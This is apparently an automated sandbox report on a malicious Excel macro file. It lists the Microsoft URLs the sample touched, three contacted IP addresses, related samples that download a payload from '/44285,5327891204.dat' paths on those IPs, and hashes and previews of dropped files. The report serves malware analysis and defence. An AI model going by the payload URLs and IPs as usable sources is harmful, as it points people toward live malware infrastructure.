http://weather.service.msn.com/data.aspx	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://apis.live.net/v5.0/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://management.azure.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://wus2.contentsync.	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://api.office.net	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://entitlement.diagnostics.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://outlook.office.com/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://templatelogging.office.com/client/log	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://outlook.office365.com/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://webshell.suite.office.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://management.azure.com/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.windows.net/common/oauth2/authorize	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://devnull.onenote.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://ncus.pagecontentsync.	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://messaging.office.com/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://augloop.office.com/v2	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://skyapi.live.net/Activity/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://dataservice.o365filtering.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	170F9197-F193-4F05-B2F8-6C4BDA897C38.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.123.210.186	unknown	Bulgaria		50979	ITL-LV	false
45.150.67.243	unknown	Montenegro		61317	ASDETUKhttpwwwheficedcomGB	false
91.211.89.28	unknown	Ukraine		206638	HOSTFORYUA	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	380316
Start date:	01.04.2021
Start time:	21:38:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	91476525608-04012021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal84.expl.evad.winXLSM@7/9@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 93.184.220.29, 52.147.198.201, 51.103.5.159, 204.79.197.200, 13.107.21.200, 20.82.210.154, 184.30.25.218, 13.64.90.137, 184.30.21.144, 40.88.32.150, 52.109.88.177, 52.109.76.34, 52.109.12.24, 104.43.139.144, 13.88.21.125, 184.30.24.56, 92.122.213.247, 92.122.213.194, 168.61.161.212, 93.184.221.240, 20.50.102.62, 20.54.26.129 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, skypedataprdcoleus15.cloudapp.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, hlb.apr-52dd2-0.edgecastdns.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus16.cloudapp.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, storeedgefd.xbetservices.akadns.net, wu.azureedge.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, cs11.wpc.v0cdn.net, arc.trafficmanager.net, nexus.officeapps.live.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, storeedgefd.dsx.mp.microsoft.com, client.wns.windows.com, skypedataprdcolwus17.cloudapp.net, prod.configsvc1.live.com.akadns.net, wu.ec.azureedge.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, config.officeapps.live.com, e16646.dscg.akamaiedge.net, skypedataprdcolwus15.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.123.210.186	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,532789120 4.dat
45.150.67.243	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,532789120 4.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HOSTFORYUA	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
ITL-LV	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.248
ASDETUKhttpwwwheficedcomGB	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	71911261256-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\170F9197-F193-4F05-B2F8-6C4BDA897C38	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.371008299849829
Encrypted:	false
SSDEEP:	1536:gcQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:cVQ9DQW+zTXiJ
MD5:	E7668D83CE7B848585926FD90522402D
SHA1:	95822A0A9324DD689274397DCF0C82A4F34A5F60
SHA-256:	9A8EA9EC455DB5BD73F33DB0E0FE8F7C43310D5ACDE7076896A994A3ED38B51B
SHA-512:	F4BF61E2EDB4B5060082F76C01F1C501D0314754C6B38ADE028CB2C29884B1A3E33B748524C08AAE226E17599CB8FF478C49083CE587DE23111D9AE1C149264(
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-01T19:39:08">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\457FCD63.gif	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	GIF image data, version 89a, 1600 x 1600
Category:	dropped
Size (bytes):	158055
Entropy (8bit):	7.981278766139217
Encrypted:	false
SSDEEP:	3072:4XE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGq:AE5SDvbXAyHbVt15wTQDl
MD5:	CB67CED3017DF7803FBA5D86FCEB4276
SHA1:	C7B8B4A44BDF7F7775F61FCF236A0834CB321733
SHA-256:	C31F711B323EA0B1D04C7A72ECAC0BBBF4DC4ECC56F837FEFE754F53385D07B1
SHA-512:	1E70FD6101A50A0AEDFF22C2DB22A5FB4E063C02E6C062097A973FED663E6623BDA2FFA33B266001AB99BA5AA945FA51C1571C553015C8F8633D68BFA7F663D 1
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\457FCD63.gif	
Reputation:	moderate, very likely benign file
Preview:	GIF89a@.@.p..!.......,....@.@.......3..f..........+..+3.+f.+..+..+..U..U3.Uf.U..U..U......3..f..............3..f..............3..f.............3..f.........3..3.33.f3..3..3..3+.3+33+f3+.3+.3+.3U.3U33U f3U.3U.3U.3..3.33.f3..3..3..3..3.33.f3..3..3..3..3.33.f3.3..3..3..3.33.f3..3..3..f..f.3f.ff..f..f..f+.f+3f+ff+.f+.f+.fU.fU3fUffU.fU.fU.f..f.3f.ff..f..f..f..f.3f.ff..f..f..f..f.3f.ff.f..f..f..f.3f.ff..f..f...... .3..f.........+..+3.+f.+..+.+..U..U3.Uf.U..U.U......3..f............3..f............3..f...........3..f............3..f.........+..+3.+f.+..+..+..U..U3.Uf.U..U..U....3.f.........3.f...........3..f............3..f.. ....3..f..........+..+3.+f.+..+..+..U..U3.Uf.U..U..U......3..f.............3..f.............3..f.............3..f........................y..Hp.....*L.p....J.Hq.../j..q.. ?..Ir..(O.L.r..0_.Is...=...y.M..@y.....O .>......D...z.h.L.<e...6..tm....9.......Y.d..]....h...V._.^...kv-.e...6...i.>N..1....C....d.n.}..,..bM_.<:.h.

C:\Users\user\AppData\Local\Temp\C1C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	180253
Entropy (8bit):	7.963668602196833
Encrypted:	false
SSDEEP:	3072:p35sXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDG1:p36E5SDvbXAyHbVt15wTQDy
MD5:	71613F2A51D4D53FBAB7AD463F440173
SHA1:	E6D94EABFF1D79A893B4B33D4AA2D5F502ECE04A
SHA-256:	359F61334F8164FAB790344EBC5A26DF40198A9B744B03CC774E6AD4BEF594EE
SHA-512:	E0E2EDE0DAF96CB119B44287E9E1D4EF2E2656B519E1BF0C1A8963E9D87734BC8DA299D0BCC31E20AFA05F7B8D68DDBD554C33AFB11C9DB207CE1863C126E F0D
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..."..(..r.mzl.$...\l....8..wl;N.....E/jgvv.......BT.6.NH.V8.l._......[...5Dr3{.n....+...!}J..cQ.`x..........y....v=.\|b...6.)c......Q..v..7..%......!.{..O.([Z...vm..H'..B...p.{.d4.A!c...PX$ l/g...nUQ.,..^.....`.'.U...T.&N.\........%...!.....V.=...;...is1M.a%@.R1j......<..>k:.T"#+...(_....e%.xd...).R......%z@.?4.....1.u......\...3P.....Gd.:.....>.-u.O.o.<d.O9..}8..[........D..F. ..1w..v......G\1..w...st...BR.s.}.c..t.(A^....nV...........PK..........!.x..............[Content_Types].xml ...(.. ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\91476525608-04012021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:09 2020, mtime=Fri Apr 2 03:39:11 2021, atime=Fri Apr 2 03:39:11 2021, length=180235, window=hide
Category:	dropped
Size (bytes):	2230
Entropy (8bit):	4.706775312681978
Encrypted:	false
SSDEEP:	24:8JyNlZ1I/AKK59DyL7aB6myJyNlZ1I/AKK59DyL7aB6m:8JyN71nKKTB6pJyN71nKKTB6
MD5:	F9032E54DEB47211B0919CD5BA35DE4E
SHA1:	935F026CB1A307C4E3AB674350EE9E902303BED4
SHA-256:	5258DEC295C5A54436AE8633C10CF70297250C2B17328C4954AC28B7CE0FB798
SHA-512:	9B3CE06BCB79734453EA3AB784CEB4C6BC6C13B88A237AF861A83632347ED2737F56623B221C8D03B5CF3C98BCFC469BA0CDA9584C72E903280CDD271AC6D9 C
Malicious:	false
Reputation:	low
Preview:	L..................F.... ....e.8....u. z'...u. z'..............................P.O. .:i.....+00.../C:\...................x.1......Ng...Users.d......L...R.$...................:......B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....T.1.....>Q.u..user..>.......NM..R.$.....S....................a..a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.......NM..R.$.....Y.............>.......E.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.6.9.......2.M....R.$ .914765~1.XLS..d......>Q.u.R.$....f.....................<~.9.1.4.7.6.5.2.5.6.0.8.-.0.4.0.1.2.0.2.1...x.l.s.m.......`...............-.......\_...........>.S......C:\Users\u ser\Desktop\91476525608-04012021.xlsm..0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.9.1.4.7.6.5.2.5.6.0.8.-.0.4.0.1.2.0.2.1...x.l.s.m.........:..,.LB.)...Aw...`.......X.......642294...... .....!a..%.H.VZAj....Yt.+........W...!a..%.H.VZAj....Yt.+........W.............1SPS.XF.L8C....&.m.q............/...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Fri Apr 2 03:39:11 2021, atime=Fri Apr 2 03:39:11 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.703693113815332
Encrypted:	false
SSDEEP:	12:8j0JRUB6CHiXOyGtGXGlLDCwA+W+jA0/y1bDyNDLkeGLkeM4t2Y+xIBjKZm:8ecyNqLA0KJDy/7aB6m
MD5:	EEA1A453700B7BCC61FDB3CF41ED8DD8
SHA1:	06090C59BA0B4E16B71E30D16F71012B4FBA64B4
SHA-256:	A496A32E7CA6748300738622C9E34C3A78CB594B041E57878C54A709CBC198A9
SHA-512:	380CF8C7FC1FA94F62F16CFE452F0054A28D8A6746AE8EAD880A26C1D80296CD9EE36FE9F822EA432781B523730F43BBE15C543E4BF5545A33B831089DA0625
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....-...u. z'...u. z'...0.....y....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.$.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.$.....S.....a..a.l.f.o.n.s.....~.1.....R.$..Desktop.h.....NM..R.$.....Y.....>.....m.P.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Aw...`.....X.....642294.....!a..%.H.VZAj...q.I.....W...!a..%.H.VZAj...q.I.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.476951246088606
Encrypted:	false
SSDEEP:	3:oyBVomxW4AECl+TEClmxW4AEClv:djUECQTEC9EC1
MD5:	9A8B152F14E864A0442647375EAEF800
SHA1:	F75AE3EA100D77463B10071D490354CE3FAFF74F
SHA-256:	73CA17369F3CDE5E4DA9BACAF17ABF3264FB8EF524E83EE66E236640EF078B72
SHA-512:	4234F266B163E10DE754A42353D1DF1F91BFB348A76BA9C8DEA9EDF242C9D797DDABB3E7E00742C672BD6C4DBC127523D0750C42F54F390A0A6D97054BEE912
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..91476525608-04012021.LNK=0..91476525608-04012021.LNK=0..[misc]..91476525608-04012021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
